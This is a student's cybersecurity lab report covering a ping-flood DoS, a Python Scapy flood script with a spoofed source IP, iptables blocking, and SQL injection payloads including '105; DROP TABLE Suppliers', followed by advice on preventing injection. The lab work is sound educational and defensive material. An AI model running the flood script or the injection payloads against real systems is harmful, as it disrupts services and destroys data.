Reply from 182.172.255.180: bytes=100 time=130ms TTL=52
Reply from 182.172.255.180: bytes=100 time=67ms TTL=52
Reply from 182.172.255.180: bytes=100 time=74ms TTL=52
Reply from 182.172.255.180: bytes=100 time=68ms TTL=52
Reply from 182.172.255.180: bytes=100 time=82ms TTL=52
Reply from 182.172.255.180: bytes=100 time=68ms TTL=52
Reply from 182.172.255.180: bytes=100 time=69ms TTL=52

Ping statistics for 182.172.255.180:
    Packets: Sent = 7, Received = 7, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 67ms, Maximum = 130ms, Average = 79ms
Control-C
PS C:\Users\PC>
```

CMD

Option: CMD

- -t means the data packets should be sent until the program is stopped •

  -l specifies the data load to be sent to the victim

On target:


every few seconds this network receives about ~50kb, and it does not respond (sending – red line), because the packet size is exceeded, it cannot be processed

③ Install Linux monitoring software Gnome on target and analyze target system

Explain: To install GNOME System Monitor on Ubunt

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt install gnome-system-monitor
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
gnome-system-monitor is already the newest version (42.0-1).
gnome-system-monitor set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
khoab2014926@khoab2014926-VirtualBox:~$
```

Check the traffic volume of target system using relevant tool



④ Install CMD net-tools package on Ubuntu and explain attacking result


```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
net-tools is already the newest version (1.60+git20181103.0eebece-1ubuntu5).
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
khoab2014926@khoab2014926-VirtualBox:~$
```

⑤ Detect DoS attack Symptom on the target system with CMD netstat commands

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      349/systemd-resolve
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      635/cupsd
tcp6       0      0 ::1:631                 :::*                    LISTEN      635/cupsd
udp        0      0 0.0.0.0:40956           0.0.0.0:*                           512/avahi-daemon: r
udp        0      0 127.0.0.53:53           0.0.0.0:*                           349/systemd-resolve
udp        0      0 0.0.0.0:631             0.0.0.0:*                           729/cups-browsed
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           512/avahi-daemon: r
udp6       0      0 :::44000                :::*                                512/avahi-daemon: r
udp6       0      0 :::5353                 :::*                                512/avahi-daemon: r
khoab2014926@khoab2014926-VirtualBox:~$
```

⑥ Block DoS attack IP on Ubuntu using commands iptables (snap shot) and explain blocking result

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -A INPUT -p icmp --icmp-ty
pe echo-request -j REJECT
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     icmp --  anywhere             anywhere             icmp echo-request
reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
khoab2014926@khoab2014926-VirtualBox:~$
```



Explain:

Pinging 192.168.56.1 with 65000 bytes of data: Send ICMP echo requests (ping) to the IP address "192.168.56.1"

Reply from 192.168.56.1: Destination port unreachable: The server at IP address "192.168.56.1" received your ICMP echo requests but responded with "Destination port unreachable" messages.

- ICMP is a network protocol used for various network-related messages, including "ping."
- The "Destination port unreachable" message typically indicates that the destination (the server) received the packet but couldn't find a listening service or port to which it should be delivered.

Ping Statistics: The statistics at the end of the output provide information about the ping operation:

- "Packets: Sent = 4": Sent 4 ICMP echo requests.
- "Received = 4": Received 4 responses.
- "Lost = 0 (0% loss)": None of the packets were lost in transit, indicating that all 4 ICMP echo requests reached the destination and received responses.

⑦ Explain how to Block/Allow ping from iptables?

Block Ping

$sudo iptables -A INPUT -p icmp --icmp-type echo-request -j REJECT

Explain: the command sudo iptables -A INPUT -p icmp --icmp-type echo-request -j REJECT adds a rule to the INPUT chain of iptables that rejects all incoming ICMP echo requests. This means that no other hosts on the network will be able to ping your computer. -A INPUT: This appends the rule to the INPUT chain, which handles incoming packets.

-p icmp: It specifies that the rule applies to the ICMP protocol.

--icmp-type echo-request: This further specifies the rule to match ICMP echo requests

(ping requests).

-j REJECT: This means that any incoming ICMP echo request packets will be rejected and not

allowed to reach their destination. The sender of the ICMP echo request will receive an ICMP

"Destination Unreachable" message in response.

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -A INPUT -p icmp --icmp-ty
pe echo-request -j REJECT
khoab2014926@khoab2014926-VirtualBox:~$
```

Or else, you can add the following rules in order to block ping without printing an error message:

$sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP

Explain: the command sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP adds a rule to the INPUT chain of iptables that drops all incoming ICMP echo requests. This means that no other hosts on the network will be able to ping your computer.

-j DROP: This part of the command instructs the firewall to drop (discard) any incoming ICMP echo request packets.

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -A INPUT -p icmp --icmp-ty
pe echo-request -j DROP
khoab2014926@khoab2014926-VirtualBox:~$
```

Allow Ping

$ sudo iptables -L

Explain: The command sudo iptables -L lists all of the current iptables rules

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     icmp --  anywhere             anywhere             icmp echo-request
reject-with icmp-port-unreachable
REJECT     icmp --  anywhere             anywhere             icmp echo-request
reject-with icmp-port-unreachable
DROP       icmp --  anywhere             anywhere             icmp echo-request

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
khoab2014926@khoab2014926-VirtualBox:~$
```

⑧ If any of the rules is blocking ping (in our case ICMP is rejected), you can simply remove that rule as follows:

$ sudo iptables -D INPUT -p icmp --icmp-type echo-request -j REJECT

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -A INPUT -p icmp --icmp-ty
pe echo-request -j REJECT
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     icmp --  anywhere             anywhere             icmp echo-request
reject-with icmp-port-unreachable
REJECT     icmp --  anywhere             anywhere             icmp echo-request
reject-with icmp-port-unreachable
DROP       icmp --  anywhere             anywhere             icmp echo-request
REJECT     icmp --  anywhere             anywhere             icmp echo-request
reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
khoab2014926@khoab2014926-VirtualBox:~$
```

⑨ Delete all custom rules added to your iptables Firewall

$ sudo iptables -F

Explain: The command sudo iptables -F flushes all of the current iptables rules

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -F
khoab2014926@khoab2014926-VirtualBox:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
khoab2014926@khoab2014926-VirtualBox:~$
```

LAB 09: DoS simulation with Python

Class	M02
Student ID	B2014926
Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	M02
Browser	

1. Test environment setting

	Attacker	Target
OS	Ubuntu	Window 10
Ip address	Test bed	Test bed
Attacking type	Ping flooding SISP	
Attacking program	Python Scapy	
Detecting program	Wireshark	Wireshark
Blocking program		Window firewall
Analyzing program		netstat commands task manager

2. Exercise following process

① Install python on Linux:

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt install python3
[sudo] password for khoab2014926:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3 is already the newest version (3.10.6-1~22.04).
python3 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 73 not upgraded.
khoab2014926@khoab2014926-VirtualBox:~$
```

② Install Scapy on Linux


```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt install python3-scapy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu blt fonts-font-awesome
  fonts-lato fonts-lyx g++ g++-11 gcc gcc-11 ipython3 javascript-common
  libasan6 libbinutils libblas3 libboost-dev libboost1.74-dev libc-dev-bin
  libc-devtools libc6 libc6-dbg libc6-dev libcc1-0 libcrypt-dev libctf-nobfd0
  libctf0 libexpat1-dev libgcc-11-dev libgfortran5 libitm1 libjs-jquery
  libjs-jquery-ui libjs-sphinxdoc libjs-underscore liblapack3 liblbfgsb0
  liblsan0 libnsl-dev libopenblas-dev libopenblas-pthread-dev libopenblas0
  libopenblas0-pthread libpython3-dev libpython3.10-dev libqhull-r8.0
  libquadmath0 libstdc++-11-dev libtirpc-dev libtk8.6 libtsan0 libubsan1
  libxsimd-dev linux-libc-dev manpages-dev python-matplotlib-data
  python3-appdirs python3-attr python3-backcall python3-beniget python3-brotli
  python3-bs4 python3-cycler python3-decorator python3-dev python3-distutils
  python3-fonttools python3-fs python3-gast python3-html5lib python3-ipython
  python3-jedi python3-kiwisolver python3-lxml python3-lz4 python3-matplotlib
  python3-matplotlib-inline python3-mpmath python3-numpy python3-packaging
```

③ Code DoS program : single IP single port

https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_dos_and_ddos_attack.htm

```python
#!/bin/usr/env python
from scapy.all import *
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
source_port = int(input("Enter Source Port Number:"))
i = 1

while True:
   IP1 = IP(src = source_IP, dst = target_IP)
   TCP1 = TCP(sport = source_port, dport = 80)
   pkt = IP1 / TCP1
   send(pkt, inter = .001)

   print ("packet sent ", i)
      i = i + 1
```

④ Install Nano editor on Python with Name dos.py:



⑤ Input DoS code manually or paste into Nano sceen

```
khoab2014926@khoab2014926-VirtualBox: ~
  GNU nano 6.2                                  dos.py
#!/bin/usr/env python
from scapy.all import
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
source_port = Int(input("Enter Source Port Number:"))
i = 1

while True:
        IP1 = IP(src = source_IP, dst =target_IP)
        TCP1 = TCP(sport = source_port, dport = 80)
        pkt = IP1 / TCP1
        send(pkt, inter = .001)
        print ("packet send ", i)
        i = i + 1
```

⑥ Run dos.py:

```
khoab2014926@khoab2014926-VirtualBox:~$ python3 dos.py
  File "/home/khoab2014926/dos.py", line 16
    i = i + 1
IndentationError: unexpected indent
khoab2014926@khoab2014926-VirtualBox:~$
```


IP of attacker:127.0.0.1

```
khoab2014926@khoab2014926-VirtualBox:~$ ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a26d:58b5:b816:d435  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:75:80:cb  txqueuelen 1000  (Ethernet)
        RX packets 244605  bytes 352661900 (352.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28109  bytes 2701784 (2.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1059  bytes 125528 (125.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1059  bytes 125528 (125.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

IP of target:192.168.56.1

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::97e:4f07:9ae1:cc4e%9
   IPv4 Address. . . . . . . . . . . : 10.2.10.51
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.2.10.1
```

⑦ Check with Wireshark if the victim system is congested, explain



Explain: There are many packets are being continuously sent from 127.0.0.1 to 192.168.56.1 with port 8888, indicating congestion caused by the DoS attack.

```
▾ Frame 62: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interfac
    Section number: 1
  › Interface id: 0 (\Device\NPF_Loopback)
    Encapsulation type: NULL/Loopback (15)
    Arrival Time: Oct 10, 2023 14:14:53.724671000 SE Asia Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1696922093.724671000 seconds
    [Time delta from previous captured frame: 0.000026000 seconds]
    [Time delta from previous displayed frame: 0.000026000 seconds]
    [Time since reference or first frame: 60.000659000 seconds]
    Frame Number: 62
    Frame Length: 44 bytes (352 bits)
    Capture Length: 44 bytes (352 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: null:ip:tcp]
```

```
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
   0100 .... = Version: 4
   .... 0101 = Header Length: 20 bytes (5)
   Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (
   Total Length: 40
   Identification: 0x88c7 (35015)
   010. .... = Flags: 0x2, Don't fragment
      0... .... = Reserved bit: Not set
      .1.. .... = Don't fragment: Set
      ..0. .... = More fragments: Not set
   ...0 0000 0000 0000 = Fragment Offset: 0
   Time to Live: 128
   Protocol: TCP (6)
   Header Checksum: 0x0000 [validation disabled]
```

```
Transmission Control Protocol, Src Port: 5939, Dst Port: 62052, Seq: 1, Ack: 10
   Source Port: 5939
   Destination Port: 62052
   [Stream index: 0]
   [Conversation completeness: Incomplete (12)]
   [TCP Segment Len: 0]
   Sequence Number: 1    (relative sequence number)
   Sequence Number (raw): 433720105
   [Next Sequence Number: 1    (relative sequence number)]
   Acknowledgment Number: 105    (relative ack number)
   Acknowledgment number (raw): 3151587488
   0101 .... = Header Length: 20 bytes (5)
   Flags: 0x010 (ACK)
   Window: 8289
   [Calculated window size: 8289]
   [Window size scaling factor: -1 (unknown)]
```

```
    0101 .... = Header Length: 20 bytes (5)
  ⌄ Flags: 0x010 (ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Accurate ECN: Not set
      .... 0... .... = Congestion Window Reduced: Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·····A····]
    Window: 8289
    [Calculated window size: 8289]
    [Window size scaling factor: -1 (unknown)]
```

```
      [TCP Flags: ·····A····]
    Window: 8289
    [Calculated window size: 8289]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x3e5c [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  ⌄ [Timestamps]
      [Time since first frame in this TCP stream: 60.000659000 seconds]
      [Time since previous frame in this TCP stream: 0.000026000 seconds]
  ⌄ [SEQ/ACK analysis]
      [This is an ACK to the segment in frame: 61]
      [The RTT to ACK the segment was: 0.000026000 seconds]
```

LAB11A SQL injection & avoiding

Class: M02
Name: Tran Dang Khoa
Student ID: B2014926

System environment for developing

Resources	Sender(attacker)	Receiver(victim)	Homepage
OS			
IP address			
URL			
Web browser			
CSS language			
Web server			
Web application			
DB server script			
Others			

Exercise following scenario on your terminal as far as you do, (if you meet error please describe error message)

① Check the following software installed and enabled on your (pen-test) system:

PHP 7, Composer, PHP PDO Extensions for SQLite (and, optionally, for MySQL as well)

```
khoab2014926@khoab2014926-VirtualBox:~$ php -v
PHP 8.1.2-1ubuntu2.14 (cli) (built: Aug 18 2023 11:41:11) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.1.2, Copyright (c) Zend Technologies
    with Zend OPcache v8.1.2-1ubuntu2.14, Copyright (c), by Zend Technologies
khoab2014926@khoab2014926-VirtualBox:~$
```

```
khoab2014926@khoab2014926-VirtualBox:~$ composer --version
Composer 2.2.6 2022-02-04 17:00:38
khoab2014926@khoab2014926-VirtualBox:~$
```

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo systemctl status mysql
● mysql.service - MySQL Community Server
     Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset:>
     Active: active (running) since Mon 2023-10-30 19:37:44 +07; 22s ago
    Process: 10358 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=>
   Main PID: 10366 (mysqld)
     Status: "Server is operational"
      Tasks: 38 (limit: 4600)
     Memory: 365.4M
        CPU: 2.069s
     CGroup: /system.slice/mysql.service
             └─10366 /usr/sbin/mysqld

Thg 10 30 19:37:42 khoab2014926-VirtualBox systemd[1]: Starting MySQL Community>
Thg 10 30 19:37:44 khoab2014926-VirtualBox systemd[1]: Started MySQL Community >
lines 1-14/14 (END)
```

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor prese>
     Active: active (running) since Mon 2023-10-30 19:39:34 +07; 1min 14s ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 10996 (apache2)
      Tasks: 55 (limit: 4600)
     Memory: 4.8M
        CPU: 98ms
     CGroup: /system.slice/apache2.service
             ├─10996 /usr/sbin/apache2 -k start
             ├─10997 /usr/sbin/apache2 -k start
             └─10998 /usr/sbin/apache2 -k start

Thg 10 30 19:39:34 khoab2014926-VirtualBox systemd[1]: Starting The Apache HTTP>
Thg 10 30 19:39:34 khoab2014926-VirtualBox apachectl[10995]: AH00558: apache2: >
Thg 10 30 19:39:34 khoab2014926-VirtualBox systemd[1]: Started The Apache HTTP >
lines 1-16/16 (END)
```

② Set up and start the exploitable PHP application

③ Download the source code from GitHub.

```
khoab2014926@khoab2014926-VirtualBox:~$ git clone https://github.com/oktadev/sql-injection-in-php.git
Cloning into 'sql-injection-in-php'...
remote: Enumerating objects: 83, done.
remote: Counting objects: 100% (83/83), done.
remote: Compressing objects: 100% (48/48), done.
remote: Total 83 (delta 43), reused 68 (delta 31), pack-reused 0
Receiving objects: 100% (83/83), 22.54 KiB | 435.00 KiB/s, done.
Resolving deltas: 100% (43/43), done.
khoab2014926@khoab2014926-VirtualBox:~$
```

```
khoab2014926@khoab2014926-VirtualBox:~/sql-injection-in-php$ composer install
Composer is operating significantly slower than normal because you do not have t
he PHP curl extension enabled.
No composer.lock file present. Updating dependencies to latest instead of instal
ling from lock file. See https://getcomposer.org/install for more information.
Loading composer repositories with package information
Updating dependencies
Nothing to modify in lock file
Writing lock file
Installing dependencies from lock file (including require-dev)
Nothing to install, update or remove
Generating autoload files
khoab2014926@khoab2014926-VirtualBox:~/sql-injection-in-php$
```


④ Execute the PHP built-in server in the port 8080 (you can choose another port if you wish):

```
khoab2014926@khoab2014926-VirtualBox:~/sql-injection-in-php$ php -S localhost:80
80
[Tue Oct 31 15:50:48 2023] PHP 8.1.2-1ubuntu2.14 Development Server (http://loca
lhost:8080) started
[Tue Oct 31 15:50:53 2023] 127.0.0.1:58956 Accepted
[Tue Oct 31 15:50:53 2023] 127.0.0.1:58956 [302]: GET /
[Tue Oct 31 15:50:53 2023] 127.0.0.1:58956 Closing
[Tue Oct 31 15:50:53 2023] 127.0.0.1:58964 Accepted
[Tue Oct 31 15:50:53 2023] 127.0.0.1:58964 [200]: GET /manageStudent.php
[Tue Oct 31 15:50:53 2023] 127.0.0.1:58964 Closing
[Tue Oct 31 15:50:55 2023] 127.0.0.1:58968 Accepted
[Tue Oct 31 15:50:55 2023] 127.0.0.1:58968 [200]: GET /favicon.ico
[Tue Oct 31 15:50:55 2023] 127.0.0.1:58968 Closing
```

⑤ Visit the vulnerable app from your browser by navigating to http://localhost:8080.

Reference

https://developer.okta.com/blog/2020/06/15/sql-injection-in-php



LAB11B SQL injection & avoiding

Class Name Students ID

Class Name Students ID

System environment for developing

Resources	Sender(attacker)	Receiver(victim)	Homepage
OS			
IP address			
URL			
Web browser			
CSS language			
Web server			
Web application			
DB server script			
Others			

Exercise following scenario as far as you do

① Explain how to search PHP code that contains an SQL Injection vulnerability?

- To search for PHP code contains SQL Injection Vulnerability, we can find the code that accepts user input (in thí case, from a GET parameter) and includes it directly in the SQL statement. This allows an attacker to inject SQL in the query, therefore tricking th e application into sending a malformed query to the database.

https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

② Survey and explain web application database query model for SQL injection test

- Injection based on 1=1 is always True: if the coder don't prevent wrong input, attacker can enter some input like:

https://www.w3schools.com/sql/sql_injection.asp .

-

UserId: 105 OR 1=1

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

-SQL injection Ba on ""="" is Always True: attacker can enter some input like

User Name:
" or ""="

Password:
" or ""="

- The sql statement will become

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

+ A batch of SQL statements is a group of two or more SQL statements, separated by semicolons

+ The attack can delete our database by entering some input like:

User id: 105; DROP TABLE Suppliers

+ The SQL will be:

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

③ Survey and explain SQL Injection Prevention in PHP


https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/

https://developer.okta.com/blog/2020/06/15/sql-injection-in-php

To prevent SQL Injection

- Santizing your inputs. Don't ever trust incomming data. Before even processing the database query, validate user input – When dealing with SQL queries that contain user input, use prepared statements also known as parameterized queries.
- Do not display SQL errors to the user. If you need to show the user an error, use a generic error massage that does not give away sensitive information.
